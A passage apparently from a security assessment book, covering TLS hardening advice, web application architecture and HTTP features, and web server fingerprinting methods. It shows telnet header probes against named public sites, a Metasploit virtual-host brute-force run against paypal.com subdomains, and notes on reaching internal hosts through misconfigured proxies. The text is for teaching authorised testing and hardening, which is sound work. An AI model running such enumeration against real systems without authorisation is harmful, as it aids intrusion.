Disable support for client-initiated renegotiation
Enforce minimum key lengths:
2,048-bit for RSA and other asymmetric modes (e.g., DSA)
2,048-bit for DH parameters
256-bit for ECC modes (i.e., ECDHE and ECDSA)
256-bit for hash functions (e.g., SHA-256, and others)
Review http://bit.ly/2aQuKB6 to mitigate DH weaknesses
Avoid using large key sizes if availability is important (e.g., 4,096-bit keys used within RSA for key exchange have a significant server processing overhead)
Ensure that private keys are generated, handled, and stored in a secure fashion (e.g., not world-readable or left in a home directory, version control, or unencrypted backup)
Use a reputable CA to sign your certificates using SHA-256
Consider the following when hardening web applications with HTTPS components:
Serving the entire application and assets over HTTPS
Using HSTS to enforce transport security for the application51
Disabling HTTP compression for sessions where the Referer field doesn’t contain the name of the current site
Rate-limiting requests containing security tokens (i.e., session tokens and CSRF tokens) that are presented a large number of times by a client, then invalidating the session, or locking the user account for a period of time
Limiting reflection of user-supplied tokens or secrets in HTTP responses
1 You can also check out Ivan Ristić’s blog.
6 See “Transport Layer Security (TLS) Extensions” at IANA.org.
7 See “Transport Layer Security (TLS) Parameters” at IANA.org.
8 See “Authenticated encryption” on Wikipedia.
10 See “TLS-PSK” on Wikipedia.
11 Vincent Bernat, “SSL Computational DoS Mitigation”, MTU Ninja Blog, November 1, 2011.
12 See “Modular arithmetic” on Wikipedia.
13 Nikos Mavrogiannopoulos et al., “A Cross-Protocol Attack on the TLS Protocol”, proceedings of the 2012 ACM Conference on Computer and Communications Security, Raleigh, NC, August 16–18, 2012.
14 Daniel J. Bernstein and Tanja Lange, “SafeCurves: Choosing Safe Curves for Elliptic-Curve Cryptography”, December 1, 2014.
15 See the OpenSLL s_client documentation.
16 See “The EFF SSL Observatory”, Electronic Frontier Foundation.
17 Bruce Schneier, “Random Number Bug in Debian Linux”, Schneier on Security, May 19, 2008.
18 See CVE-2008-0166.
19 Chris Palmer and Ryan Sleevi, “Gradually Sunsetting SHA-1”, Google Security Blog, September 5, 2014.
20 Alex Sotirov, “Analyzing the MD5 Collision in Flame”, Trail of Bits Blog, June 11, 2012.
21 Bruce Schneier, “When Will We See Collisions for SHA-1?”, Schneier on Security, October 5, 2012.
22 Marc Stevens, “Project HashClash”, Marc-Stevens.nl.
24 See CVE-2009-3555.
25 Thierry Zoller, “TLS/SSLv3 Renegotiation Vulnerability Explained”, SlideShare.net, February 6, 2013.
29 See https://drownattack.com.
30 David Adrian et al., “Weak Diffie-Hellman and the Logjam Attack”, WeakDH.org.
31 Bodo Möller, Thai Duong, and Krzysztof Kotowicz “The Poodle Bites: Exploiting the SSL 3.0 Fallback”, Google Security Advisory, September 2014.
32 Thai Duong and Juliano Rizzo, “Here Come the ⊕ Ninjas”, unpublished, May 13, 2011.
33 Angelo Prado, Neal Harris, and Yoel Gluck, “SSL, Gone in 30 Seconds”, BreachAttack.com.
34 Tal Be’ery and Amichai Shulman, “A Perfect CRIME? Only TIME Will Tell” presented at Black Hat Europe 2013, Amsterdam, Netherlands, March 12–15, 2013.
35 Kenny Paterson et al., “On the Security of RC4 in TLS and WPA”, Information Security Group, March 13, 2013.
36 B. Moeller and A. Langley, “TLS Fallback Signaling Cipher Suite Value (SCSV) for Preventing Protocol Downgrade Attacks”, IETF.org, February 11, 2015.
37 Erland Oftedal, “The Chosen-Boundary Attack”, Insomnia and the Hole in the Universe Blog.
38 See TLS Prober on GitHub.
39 See SSLyze on GitHub.
40 swiat, “Security Advisory 2868725: Recommendation to Disable RC4”, Microsoft TechNet Blog, November 12, 2013.
41 Ivan Ristić, “Is BEAST Still a Threat?”, Qualys Blog, September 10, 2013.
42 See ssl-enum-ciphers.nse on GitHub.
43 The RFC 5280 subjectAltName extension may also list hostnames.
44 See Little Black Box on the Google Code Archive.
45 Nadia Heninger et al., “Mining Your Ps and Qs: Detection of Widespread Weak Keys in Network Devices”, proceedings of the 21st USENIX Security Symposium, Bellevue, WA, August 10–12, 2012.
46 See thc-ssl-dos on THC.org.
47 See sslsqueeze on Stunnel.
48 Vincent Bernat, “SSL/TLS & Perfect Forward Secrecy”, MTU Ninja Blog, November 28, 2011.
49 Sukalp Bhople, “Server-Based DoS Vulnerabilities in SSL/TLS Protocols”, master’s thesis, Eindhoven University of Technology, Eindhoven, Netherlands, August 2012.
In this chapter, I describe how web applications are engineered and the common technologies they rely upon. Applications today provide a rich user experience through client-side processing and server APIs supporting mobile applications, desktop browsers, and third-party integrations.
System components are increasingly decoupled to foster scalability (e.g., load balancers, application servers, message queuing services, and key-value stores), which introduce risk when third-party services are used. In 2013, for example, MongoHQ suffered a compromise resulting in customer database instances being accessed.1
Application categories include retail, banking, gambling, social networking, and information sites (e.g., blogs and news outlets). Consider a standalone web server providing marketing content through a content management system (CMS), as demonstrated by Figure 12-1. Browsers interact with the site over plaintext HTTP, and the application is hosted on a single server.
Large web applications (e.g., Facebook, eBay, and banking sites) are complex; utilizing content delivery networks (CDNs) and supporting native mobile applications, as shown in Figure 12-2. Components run across multiple tiers, using various protocols and data formats.
Most applications use components across presentation, application, and data tiers. Figure 12-3 shows tiers and associated browser, server, application framework, and data storage technologies, along with the protocols used to facilitate data exchange.
Vulnerabilities exist within many of these technologies, and it is important to ensure that minor defects can’t be combined to exploit a system. From a design perspective, the control of data flow between tiers is critical.
Mobile clients and web browsers support rich functionality using JavaScript and client-side technologies that interact with server APIs and endpoints. Processing increasingly occurs on the client system, and HTTP is used to transmit data via standardized formats (e.g., HTML, XML, and JSON).
Here are two protocols used within the presentation tier:
TLS, which is used to provide transport layer security via HTTPS
HTTP, including features that support streaming and state tracking
Figure 12-4 demonstrates a native Apple iOS application using TLS to securely interact with a web server and backend application logic. In this example, JSON data is transferred between peers over HTTP.
Described in Chapter 11, TLS provides the following benefits:
Authentication through asymmetric cryptography and use of certificates
Confidentiality through symmetric cryptography
Integrity through HMAC or use of an authenticated cipher
Security is dependent on client and server configuration (i.e., underlying mathematics is sound, but implementation might be flawed). This was the case when a Apple OS X and iOS defect was identified that permitted MITM attacks to be undertaken.2
Servers send data to clients including web browsers, mobile applications, and third parties via HTTP. The protocol is increasingly presented through a secure connection (HTTPS) to mitigate network sniffing risks.
An example HTTP request from a web browser is formatted as follows:
GET / HTTP/1.1 Host: example.org Proxy-Connection: keep-alive Accept: text/html,application/xhtml+xml,application/xml,image/webp,*/*;q=0.8 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97 Safari/537.36 Accept-Encoding: gzip, deflate, sdch Accept-Language: en-US,en;q=0.8
The client first provides an HTTP method, target resource, and protocol version. Subsequent lines include HTTP headers and client-supplied data. Methods use differing header and data formats—for example, a GET request is presented in a different format to a POST. Upon receiving a request, the server returns a status code, along with HTTP headers and data to be parsed by the client, for example:
HTTP/1.1 200 OK Cache-Control: max-age=604800 Content-Type: text/html Date: Mon, 01 Feb 2016 02:40:08 GMT Etag: "359670651+gzip" Expires: Mon, 08 Feb 2016 02:40:08 GMT Last-Modified: Fri, 09 Aug 2013 23:54:35 GMT Server: ECS (rhv/818F) Vary: Accept-Encoding X-Cache: HIT x-ec-custom-error: 1 Content-Length: 1270
HTTP extensions and features form the building blocks of a web application. In the subsequent sections, I describe the following client and server HTTP features:
Client request methods
HTTP methods
WebDAV extensions
Proprietary Microsoft extensions
Common request method headers
Server status codes
Additional server features
Support for persistent connections and caching
HTTP authentication mechanisms
Setting cookies
Most web servers support HTTP 1.1.3 Table 12-1 lists the client request methods that might be presented upon connecting to a server. Responsiveness and mileage varies depending on the server configuration.
| Method | Notes |
|---|---|
GET |
Used to retrieve server-side content |
POST |
Used to send data to the server within the message body |
HEAD |
Used to check server-side content without retrieving it |
OPTIONS |
Enumerates the supported HTTP methods for a specific URL |
PUT |
Allows file upload if permissions permit the operation |
DELETE |
Performs server-side file deletion, permissions permitting |
TRACE |
Echoes the contents of a request for debugging purposes |
CONNECT |
Provides proxy capabilities to arbitrary hosts and ports |
WebDAV extensions are used by applications that support publishing and retrieval of data (e.g., Microsoft SharePoint and Microsoft Outlook Anywhere), as described online4 and listed in Table 12-2. Other platforms can be configured to support WebDAV, including the Apache HTTP Server.
| Method | Notes |
|---|---|
SEARCH |
Used to search DAV resources |
PROPFIND |
Used to retrieve properties for a given server-side resource |
PROPPATCH |
Allows a client to modify the properties of a resource |
MKCOL |
Used to create directory structures (known as collections) |
COPY |
Used to copy a resource |
MOVE |
Used to move a resource |
LOCK |
Places a lock on a resource |
UNLOCK |
Removes a lock on a resource |
In addition to common WebDAV methods listed in Table 12-2, others exist around version control (e.g., CHECKIN and CHECKOUT) as used by systems including Apache Subversion and detailed in RFC 3253.
Microsoft products use proprietary HTTP methods to support functions including Windows Update, as listed in Table 12-3. Microsoft Exchange Server also supports RPC over HTTP, which lets Outlook clients access content via exposed web interfaces.
| Method | Notes |
|---|---|
BITS_POST |
Background Intelligent Transfer Service (BITS) uploada |
CCM_POST |
System Center Configuration Manager (SCCM) registration |
RPC_CONNECT |
RPC over HTTP connection proxy |
RPC_IN_DATA |
RPC over HTTP data transmission |
RPC_OUT_DATA |
RPC over HTTP data request |
a See “BITS Upload Protocol” on the Microsoft Developer Network. | |
HTTP clients use request header fields to provide credentials and describe the material being transmitted. Table 12-4 lists common fields. IANA maintains an exhaustive list of headers5 used by web and mail protocols.
| Header | Notes |
|---|---|
| Authorization | Client authorization string, used to access protected content |
| Connection | Used to maintain or close an HTTP session |
| Content-Encoding | Indicates content encoding applied to HTTP message body |
| Content-Language | Indicates content language applied to the HTTP message body |
| Content-Length | Indicates the size of the HTTP message body |
| Content-MD5 | MD5 digest of the HTTP message body |
| Content-Range | Indicates the byte range of the HTTP message body |
| Content-Type | Indicates the content type of the HTTP message body |
| Cookie | Sends a cookie value (e.g., session token) with the request |
| Host | Details the virtual host that the HTTP request is destined for |
| Proxy-Authorization | Client authorization string, used to access protected content |
| Range | Desired byte range indicator |
| Referer | Lets the client define the last referring address (URI) |
| Trailer | Indicates HTTP headers are present in the trailer of a chunked HTTP message |
| Transfer-Encoding | Indicates transformation applied to the HTTP message body |
| Upgrade | Specifies HTTP protocols that the client supports so that the server may use a different protocol |
| User-Agent | Indicates the client software in use |
| Warning | Used to carry status or transformation information |
When presented with an HTTP request, a server should respond with a status code and message body containing data to be interpreted by the client. Table 12-5 lists common web server status codes.
| Code | Notes |
|---|---|
| 100 Continue | The server has received the request headers and the client should proceed to send the request body, usually in response to an HTTP PUT or POST request |
| 200 OK | The standard response for successful HTTP requests |
| 201 Created | The request has been fulfilled and a new resource created |
| 301 Moved Permanently | This and all future requests should direct to the given URI |
| 302 Found | A temporary redirect to a given URI |
| 304 Not Modified | Indicates the resource hasn’t been modified since the version specified by the client in the request headers (using If-Modified-Since or If-Match) |
| 400 Bad Request | The request cannot be fulfilled due to bad syntax |
| 401 Unauthorized | Authentication is required or has failed |
| 403 Forbidden | The request is valid, but the server is refusing to honor it |
| 404 Not Found | Common error when a page or resource does not exist |
| 405 Method Not Allowed | The HTTP method used is not permitted for this resource |
| 500 Internal Server Error | A generic error message |
| 501 Not Implemented | The server does not recognize the request method |
| 502 Bad Gateway | The server is acting as a proxy and received an invalid response from the upstream server |
| 503 Service Unavailable | The server is currently unavailable due to high load or maintenance |
| 504 Gateway Timeout | The server is acting as a proxy and did not receive a timely response from the upstream server |
Applications that stream content use persistent HTTP connections and particular data encoding. Most web servers and browsers support the following HTTP 1.1 features:
Keep-alive
Chunked encoding
Caching
Keep-alive functionality lets clients issue multiple requests within a single session. The Content-Length header defines how much data is sent with each request.
Chunked encoding supports streaming and other use cases in which material is dynamically presented (either to or from a client). This is achieved through the Transfer-Encoding: chunked header in conjunction with a keep-alive session.
Browsers and proxies cache content based on directives set by the Cache-Control header.6 Material is marked by using flags, including public, private, no-cache, and no-store. The max-age qualifier is used to define the amount of time that an old copy of the data should be kept.
Tracking state is critical to many applications (e.g., knowing the difference between an unauthenticated user and one that is logged-in, or a customer who has paid for goods and one who hasn’t), but HTTP is a stateless protocol. As such, applications track state through the following:
Setting cookies
Placing tokens within HTML that are presented when actions are performed
Processing the HTTP referrer header (showing the last page the user visited)
In Chapter 7, I described Kerberos authentication, whereby a ticket is provided to a user upon successful authentication. This ticket has a given validity period and is subsequently presented with each request. Web applications behave in a similar fashion—authenticated users are provided with a session token (set as a cookie), which is presented with each HTTP request.
Web servers including Microsoft IIS often support HTTP authentication regardless of the application running atop them. An adversary can use the Authorization request header to uploaded malicious content via supported methods (e.g., WebDAV or HTTP PUT functionality). Figure 12-5 summarizes the scenario.
Authentication mechanisms supported by most web servers are Basic and Digest.7 The Basic mechanism is weak: user credentials are base64-encoded and sent in plaintext, which are easily compromised via network sniffing. The Digest mechanism was proposed to overcome this, utilizing MD5 and a shared secret to avoid sending plaintext credentials; however, it is susceptible to a replay attack.
Microsoft web servers support additional authentication types:
The NTLM mechanism uses a base64-encoded challenge-response to authenticate users. Negotiate can proxy either NTLM or Kerberos credentials between the client and Security Support Provider (SSP).
Used to track users and store materials on the client side, cookies can be by infrastructure hardware (such as load balancers), web application frameworks (e.g., Microsoft ASP.NET), and web applications. Cookies are sent to the client through the Set-Cookie server header, as shown in Example 12-1.
Cookies consist of name-value pairs and attributes. Each attribute defines how the browser should handle the cookie, as listed in Table 12-6. Cookies lacking security attributes can be obtained via XSS or sniffing plaintext HTTP traffic, for example.
| Name | Purpose |
|---|---|
| Domain | Defines the domain scope of the cookie |
| Path | Defines the URL path scope within the domain |
| Expires | Instructs the browser to delete the cookie at a given time |
| Max-Age | Instructs the browser to delete the cookie at a given time |
| Secure | This flag instructs the browser to only transmit the cookie over an HTTPS connection |
| HttpOnly | This flag instructs the browser to transmit the cookie over HTTP(S) and not other means (e.g., JavaScript) |
The client subsequently presents name-value pairs with each request using the Cookie header, as shown in Example 12-2.
CDNs are used to reduce latency within web applications by serving static assets (e.g., images, downloadable files, and streamed content) from systems that are “closer” to the client.
Operators maintain points of presence (POPs) around the globe. When a user makes a request to a CDN hostname, DNS and BGP are used to route the request to a server IP, based on location, availability, cost, and other metrics.
Problems arise, however, when CDNs are used to serve sensitive or private content, such as photographs of Facebook and Instagram users. If an attacker knows a valid URL to an image, he can present it without authentication to the CDN and obtain the material. An unpredictable identifier like the one that follows is the only thing protecting content from prying eyes:
If the identifier used is predictable, attackers can obtain content inexpensively. A sufficiently random value should be used to protect sensitive data presented without authentication through a CDN.
Load balancing systems are used to distribute inbound sessions across many application servers in physical, virtual, and cloud environments, as previously demonstrated by Figure 12-2.
Product vendors, including F5 Networks, produce bare-metal and virtual systems, and cloud providers including Amazon, Microsoft, and Google, provide load balancing within their Infrastructure as a Service (IaaS) platforms. As demonstrated, TLS is usually terminated at the load balancer, and plaintext HTTP used internally within an environment.
The HTTP Content-Type header is used to describe the format of data being transferred. In particular, a type, subtype, and optional parameters (e.g., language or character set) are defined. Common media types include markup and object notation languages (HTML, XML, and JSON), image formats (JPEG, GIF, and PNG), and JavaScript. IANA maintains a list of registered media types, which include the following:10
application/javascript application/json application/xml image/gif image/jpeg image/png text/html
The Content-Encoding header is often used to describe compression of data. Clients use encoding and media type headers to process data (e.g., executing JavaScript, or decompressing and rendering a web page and its images). Type confusion flaws can be exploited to perform persistent XSS, as demonstrated by Jack Whitton against Facebook, by which malicious JavaScript was placed into a PNG image and retrieved as HTML.11
Application servers support the execution of code written in languages including Microsoft ASP.NET, Java, Python, and Ruby. Connectors and adaptors are used to broker communication between clients and applications (e.g., the mod_jk connector used within Apache HTTP Server, as demonstrated by Figure 12-6).
Protocols used by Java application server components include JMX, RMI, and AJP. Microsoft applications tend to use RPC, HTTP, and COM mechanisms for communication. External dependencies might also include LDAP to support external authentication providers (e.g., Microsoft Active Directory).
Media types used within the application tier are similar to those used in the presentation tier, including JSON and XML. SAML and other formats support single sign-on and other features.
Application components often serialize material before transmission. Serialization (known as marshalling) is the process of translating data structures or object state into a format that can be stored and later reconstructed in the same or another environment (known as unmarshalling). Figure 12-7 demonstrates the process.
Web application frameworks including Rails12 and Django13 have known serialization weaknesses, by which malicious content sent to the application server can lead to exploitation upon unmarshalling and processing (resulting in code execution, information leak, and other issues). Gabriel Lawrence and Chris Frohoff’s AppSecCali presentation details practical exploitation of these flaws.14
Data stores used within web applications include databases, key-value stores, and distributed file systems. Connectors are used to interface with data tier components in the same way as they are between presentation and application tiers, including the following:
ODBC and JDBC drivers for MySQL, PostgreSQL, Microsoft SQL Server, etc.
Proprietary protocols used by MongoDB, Memcached, Redis, and so on.
REST APIs over HTTP (as used by Amazon S3, WebHDFS, and others)
Services might also run over UDP to reduce overhead and improve throughput (e.g., Memcached and NFS). Authentication mechanisms vary (e.g., Redis does not offer authentication by default and Apache Hadoop uses Kerberos), and data formats can range from human-readable documents to machine-readable XML, JSON, and binary material.
1 Dara Kerr, “MongoHQ Scrambles to Address Major Database Hack”, CNET, October 29, 2013.
2 Adam Langley, “Apple’s SSL/TLS Bug”, Imperial Violet Blog, February 22, 2014.
4 See RFCs 2518, 4918, and 5323.
5 See “Message Headers” at IANA.org.
8 Ronald Tschalär, “NTLM Authentication Scheme for HTTP”, Innovation Blog, June 17, 2003.
10 See “Media Types” at IANA.org.
11 Jack Whitton, “An XSS on Facebook via PNGs & Wonky Content Types”, Whitton.io Blog, January 27, 2016.
12 HD Moore, “Serialization Mischief in Ruby Land (CVE-2013-0156)”, Rapid7 Blog, January 9, 2013.
13 See CVE-2013-1665.
14 Christopher Frohoff, “Marshalling Pickles”, SlideShare.net, January 28, 2015.
Web servers demand a high degree of assurance because they are often exposed to untrusted networks. I discuss tactics and tools used to test these servers and their enabled subsystems in this chapter. Assessment of application frameworks (e.g., Microsoft ASP.NET and Rails) is covered in Chapter 14.
Assessment and hardening of web servers, frameworks, and applications fill entire books. Here I present a concise methodology for fingerprinting, investigating, and qualifying vulnerabilities within available HTTP services, involving the following steps:
Identification of proxy mechanisms
Enumeration of virtual hosts and accessible websites
For each site identified:
Profiling the server software and available subsystems
Active scanning and crawling to identify useful content and functionality
Attacking exposed authentication mechanisms
Qualifying vulnerabilities in server software
Web applications are often presented through load balancers, and so the first two steps are important. Consider Figure 13-1, in which a client connection is made over TLS to a load balancer that is then directed to an application server internally (via HTTP) based on the Host value provided.
You will encounter one of three scenarios during testing:
Directly accessing a single server hosting a single site
Directly accessing a single server hosting multiple sites (virtual hosts)
Indirectly accessing multiple application servers through a proxy
Through active testing and passive analysis of materials received from each server endpoint, you can map and test the available web application components.
Load balancers and reverse proxies are commonplace in large environments; they are used to distribute and direct requests across multiple backend application servers. Systems usually support HTTP 1.1 methods (GET, POST, and HEAD in particular).
A straightforward way of identifying a server forwarding connections elsewhere is to provide a HEAD request with no Host field, and another with a valid field, as shown in Example 13-1 using Akamai’s infrastructure.
root@kali:~# telnet www.akamai.com 80 Trying 69.192.141.233... Connected to e8921.dscx.akamaiedge.net. Escape character is '^]'. HEAD / HTTP/1.0 HTTP/1.0 400 Bad Request Server: AkamaiGHost Mime-Version: 1.0 Content-Type: text/html Content-Length: 193 Expires: Tue, 12 Aug 2014 03:30:17 GMT Date: Tue, 12 Aug 2014 03:30:17 GMT Connection: close Connection closed by foreign host. root@kali:~# telnet www.akamai.com 80 Trying 69.192.141.233... Connected to e8921.dscx.akamaiedge.net. Escape character is '^]'. HEAD / HTTP/1.1 Host: www.akamai.com HTTP/1.1 200 OK Last-Modified: Wed, 23 Jul 2014 20:10:01 GMT ETag: "a8030-31b9-4fee1ecd01840" Content-Type: text/html; charset=utf-8 X-EdgeConnect-Cache-Status: 1 Date: Tue, 12 Aug 2014 03:30:27 GMT Connection: keep-alive Set-Cookie: cm_sessionid=7e9dfea542730000538ae95328f4080043090500; path=/
It is possible to abuse misconfigured proxies and connect to arbitrary hosts by modifying the Host field within requests. By providing an internal IP address, or a valid internal hostname, you might be able to direct a connection through the accessible HTTP server to a nonpublic resource, as shown in Figure 13-2.
Most web servers and reverse proxies parse HTTP 1.1 Host values and direct requests accordingly. There exist three basic means of obtaining valid hostnames:
The client provides a list of names used in their environment
Open source querying through Netcraft, Google, DNS, and other channels
Active testing of exposed web servers and applications
Active testing techniques include the following:
Website crawling and HTML parsing to identify hostnames
X.509 certificate analysis to retrieve server hostname values via TLS
Analysis of server responses to obtain hostname and IP address details
Brute-force grinding of valid hostnames
Figure 13-3 shows Wikto used to identify hostnames associated with the barclays.com domain through active crawling. Active brute-force grinding of hostnames using the Metasploit vhost_scanner module is also effective, as demonstrated by Example 13-2. A larger dictionary1 will likely yield results during testing.
msf > use auxiliary/scanner/http/vhost_scanner msf auxiliary(vhost_scanner) > set SUBDOM_LIST /usr/share/metasploit-framework/data/wordlists/ namelist.txt msf auxiliary(vhost_scanner) > set DOMAIN paypal.com msf auxiliary(vhost_scanner) > set RHOSTS 23.202.162.141 msf auxiliary(vhost_scanner) > run [*] [23.202.162.141] Sending request with random domain tcsrZ.paypal.com [*] [23.202.162.141] Sending request with random domain ZJTdm.paypal.com [*] [23.202.162.141] Vhost found ad.paypal.com [*] [23.202.162.141] Vhost found investor.paypal.com [*] [23.202.162.141] Vhost found pics.paypal.com
Armed with a list of valid websites (i.e., IP address, protocol, and host combinations) within an environment, you can adopt both manual and automated tactics to test the configuration of each available server.
Implementations including Apache HTTP Server and Microsoft IIS support many modules and subsystems (e.g., authentication mechanisms, WebDAV, and TLS). Some are shipped with the server software (e.g., mod_cgi within Apache and Microsoft ASP.NET support within IIS), although many require installation and configuration.
You can infer the configuration of a web server via the following:
Analysis of responses to HTTP requests
Review of server HTTP headers returned upon requesting content
Crawling each site and analyzing the directory structure, filenames, and content
I describe these tactics in the subsequent sections.
You can use the HEAD method to retrieve a status code and headers from a web server for a given HTTP resource (essentially performing a ping operation). Within the headers returned, you will often find details of the server software and low-level configuration. Example 13-3 demonstrates a HEAD request issued against the Apache Software Foundation’s web server.
root@kali:~# telnet www.apache.org 80 Trying 140.211.11.131... Connected to www.apache.org. Escape character is '^]'. HEAD / HTTP/1.1 Host: www.apache.org HTTP/1.1 200 OK Date: Mon, 11 Aug 2014 21:34:16 GMT Server: Apache/2.4.10 (Unix) mod_wsgi/3.5 Python/2.7.5 OpenSSL/1.0.1i Last-Modified: Mon, 11 Aug 2014 21:10:43 GMT ETag: "9e28-50060fce7b9a5" Accept-Ranges: bytes Content-Length: 40488 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Mon, 11 Aug 2014 22:34:16 GMT Connection: close Content-Type: text/html; charset=utf-8
We learn the server is running Apache 2.4.10 on a Unix-based system, with Python support through mod_wsgi, and TLS support via OpenSSL. Through browsing the project pages for each of these subsystems and searching NVD, you can investigate known security flaws.
Example 13-4 demonstrates a Microsoft IIS 8.5 server response. The site is load-balanced via Akamai and a valid Host field is presented to elicit a response. If a server does not support the HEAD method, a GET request should reveal header values along with the requested content.
root@kali:~# telnet www.microsoft.com 80 Trying 134.170.188.84... Connected to lb1.www.ms.akadns.net. Escape character is '^]'. HEAD / HTTP/1.1 Host: www.microsoft.com HTTP/1.1 200 OK Cache-Control: no-cache Content-Length: 1020 Content-Type: text/html Last-Modified: Mon, 16 Mar 2009 20:35:26 GMT Accept-Ranges: bytes ETag: "67991fbd76a6c91:0" Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Mon, 11 Aug 2014 21:47:49 GMT
If the Server header returned by the web server is modified, you can easily differentiate between Apache, Microsoft IIS, and other web servers through differences in the formatting of fields when responding to HEAD and OPTIONS requests.
An OPTIONS request should return the permitted HTTP request methods for a given resource. Example 13-5 shows that the Apache Software Foundation web server accepts GET, HEAD, POST, OPTIONS, and TRACE requests for the root directory (/).
root@kali:~# telnet www.apache.org 80 Trying 192.87.106.229... Connected to www.apache.org. Escape character is '^]'. OPTIONS / HTTP/1.1 Host: www.apache.org HTTP/1.1 200 OK Date: Mon, 11 Aug 2014 23:18:15 GMT Server: Apache/2.4.10 (Unix) OpenSSL/1.0.1i Allow: GET,HEAD,POST,OPTIONS,TRACE Cache-Control: max-age=3600 Expires: Tue, 12 Aug 2014 00:18:15 GMT Content-Length: 0 Content-Type: text/html; charset=utf-8
Certain methods support server-side file upload and content modification. For example, upon issuing an OPTIONS request for a resource, you might find support for useful methods including PUT and PROPPATCH (used to upload content and alter file properties, respectively).
Requests for resources often return responses containing useful HTTP headers, as listed in Table 13-1. Example 13-6 shows how, many years ago, eBay’s web servers leaked internal IP address information, along with details of the NetApp caching hardware used within the environment.
| Header | Notes |
|---|---|
| ETag | Can be used to fingerprint device firmware |
| Content-Location | Can leak hostname or internal IP address details |
| Location | Used during redirect, can refer to an internal IP or hostname |
| Set-Cookie | May leak details of load balancers and other systems |
| Server | Provides details of the web server software and subsystems |
| Via | Leaks proxy or load balancer details |
| WWW-Authenticate | Often provides IP and hostname details through the realm field |
| X-Powered-By | Details the application framework (e.g., Microsoft ASP.NET) |
$ telnet www.ebay.com 80 Trying 66.135.208.88... Connected to www.ebay.com. Escape character is '^]'. HEAD / HTTP/1.0 HTTP/1.0 200 OK Age: 44 Accept-Ranges: bytes Date: Mon, 26 May 2003 16:10:00 GMT Content-Length: 47851 Content-Type: text/html Server: Microsoft-IIS/4.0 Content-Location: http://10.8.35.99/index.html Last-Modified: Mon, 26 May 2003 16:01:40 GMT ETag: "04af217a023c31:12517" Via: 1.1 cache16 (NetCache NetApp/5.2.1R3)
Example 13-7 shows how various cookies are set when connecting to the eBay site. If the Server field is obfuscated, the format of session tokens can indicate the underlying web application framework. Table 13-2 contains a list of session variables set as cookies by popular frameworks.
| Session variable name | Framework |
|---|---|
ASPSESSIONID |
Microsoft ASP |
ASP.NET_SessionId |
Microsoft ASP.NET |
CFID CFGLOBALS CFTOKEN |
Adobe ColdFusion |
JROUTE gx_session_id_ |
Sun Java System Application Server |
JSERVSESSION JServSessionIdRoot |
Apache JServ |
JSESSIONID |
Various J2EE application servers, including Apache Tomcat, IBM WebSphere Application Server, and Jetty |
NSES40SESSION |
Netscape Enterprise Server |
PHPSESSID |
PHP |
sesessionid |
IBM WebSphere Application Server |
Ltpatoken |
IBM WebSphere Application Server (5.1 and earlier) |
Ltpatoken2 |
IBM WebSphere Application Server (5.1.1 and later) |
SESSION_ID |
IBM Net.Commerce |
_sn |
Oracle Siebel CRM |
WebLogicSession |
Oracle WebLogic Server |
Further analysis of JSESSIONID values is required to infer a particular J2EE application server. Three samples of each format are presented in Table 13-3, along with the respective server. Example 13-8 demonstrates a Coucho Resin 4.0 application server found running behind an Nginx web server, identified through the cookie set.
| Sample | Application server |
|---|---|
BE61490F5D872A14112A01364D085D0C 3DADE32A11C791AE27821007F0442911 5419969B4AE1B24A0EBC84C932FB32FF |
Apache Tomcat 4 and later |
hb0u8p5y01 1239865610 bx7tef6nn1 |
Apache Tomcat 3 and earlier |
aaa-CsnK1zTer5x7ezDXu aaaor0TMu6wk3hFswQAfv aaa3F_Xsxl4hEh4aR4W9u |
Coucho Resin 4.0 |
abcwdP5VYNf9H760bVLlr abc_o1VoG-WsWcQJoQXgr abclAxVmElh0keOEXZAfv |
Coucho Resin 3.0.21 to 3.1.13 |
a8_9DJBlfsEf bDjukMDZY_Ie azMi6mQWmipa |
Coucho Resin 3.0.20 and earlier |
0000gcK8-ZwJtCu81XdUCi-a1dM:10ikrbhip 0000I87fbjjRbC2Ya5GrxQ2DmOC:-1 0001IWuUT_zhR-gFYB-pOAk75Q5:v544d031 |
IBM WebSphere Application Server |
8025e3c8e2fb506d7879460aaac2 b851ffa62f7da5027b609871373e 6ad8360e0d1af303293f26d98e2a |
Oracle GlassFish Server Sun Java System Application Server |
root@kali:~# telnet 203.195.151.53 80 Trying 203.195.151.53... Connected to 203.195.151.53. Escape character is '^]'. GET / HTTP/1.0 HTTP/1.1 200 OK Server: nginx Date: Tue, 01 Dec 2015 00:46:41 GMT Content-Type: text/html; charset=GB18030 Connection: close Vary: Accept-Encoding Cache-Control: no-cache Expires: Thu, 01 Dec 1994 16:00:00 GMT Set-Cookie: JSESSIONID=aaaMhMcnF0zaIakDxaBfv; path=/; HttpOnly
Example 13-9 demonstrates how you might use wget to scrape a target site. The process creates a mirror of the content on the local disk. You can use the tree utility to show the directory structure, as demonstrated by Example 13-10.
root@kali:~# wget -r -m -nv http://www.example.org/ 02:27:54 URL:http://www.example.org/ [3558] -> "www.example.org/index.html" [1] 02:27:54 URL:http://www.example.org/index.jsp?page=falls.shtml [1124] -> "www.example.org/index.jsp?page=falls.shtml" [1] 02:27:54 URL:http://www.example.org/images/falls.jpg [81279/81279] -> "www.example.org/images/falls.jpg" [1] 02:27:54 URL:http://www.example.org/images/yf_thumb.jpg [4312/4312] -> "www.example.org/images/yf_thumb.jpg" [1] 02:27:54 URL:http://www.example.org/index.jsp?page=tahoe1.shtml [1183] -> "www.example.org/index.jsp?page=tahoe1.shtml" [1] 02:27:54 URL:http://www.example.org/images/tahoe1.jpg [36580/36580] -> "www.example.org/images/tahoe1.jpg" [1] 02:27:54 URL:http://www.example.org/images/th_thumb.jpg [6912/6912] -> "www.example.org/images/th_thumb.jpg" [1] 02:27:54 URL:http://www.example.org/index.jsp?page=montrey.shtml [1160] -> "www.example.org/index.jsp?page=montrey.shtml" [1] 02:27:54 URL:http://www.example.org/images/montrey.jpg [81178/81178] -> "www.example.org/images/montrey.jpg" [1] 02:27:54 URL:http://www.example.org/images/mn_thumb.jpg [7891/7891] -> "www.example.org/images/mn_thumb.jpg" [1] 02:27:54 URL:http://www.example.org/index.jsp?page=flower.shtml [1159] -> "www.example.org/index.jsp?page=flower.shtml" [1] 02:27:55 URL:http://www.example.org/images/flower.jpg [86436/86436] -> "www.example.org/images/flower.jpg" [1] 02:27:55 URL:http://www.example.org/images/fl_thumb.jpg [8468/8468] -> 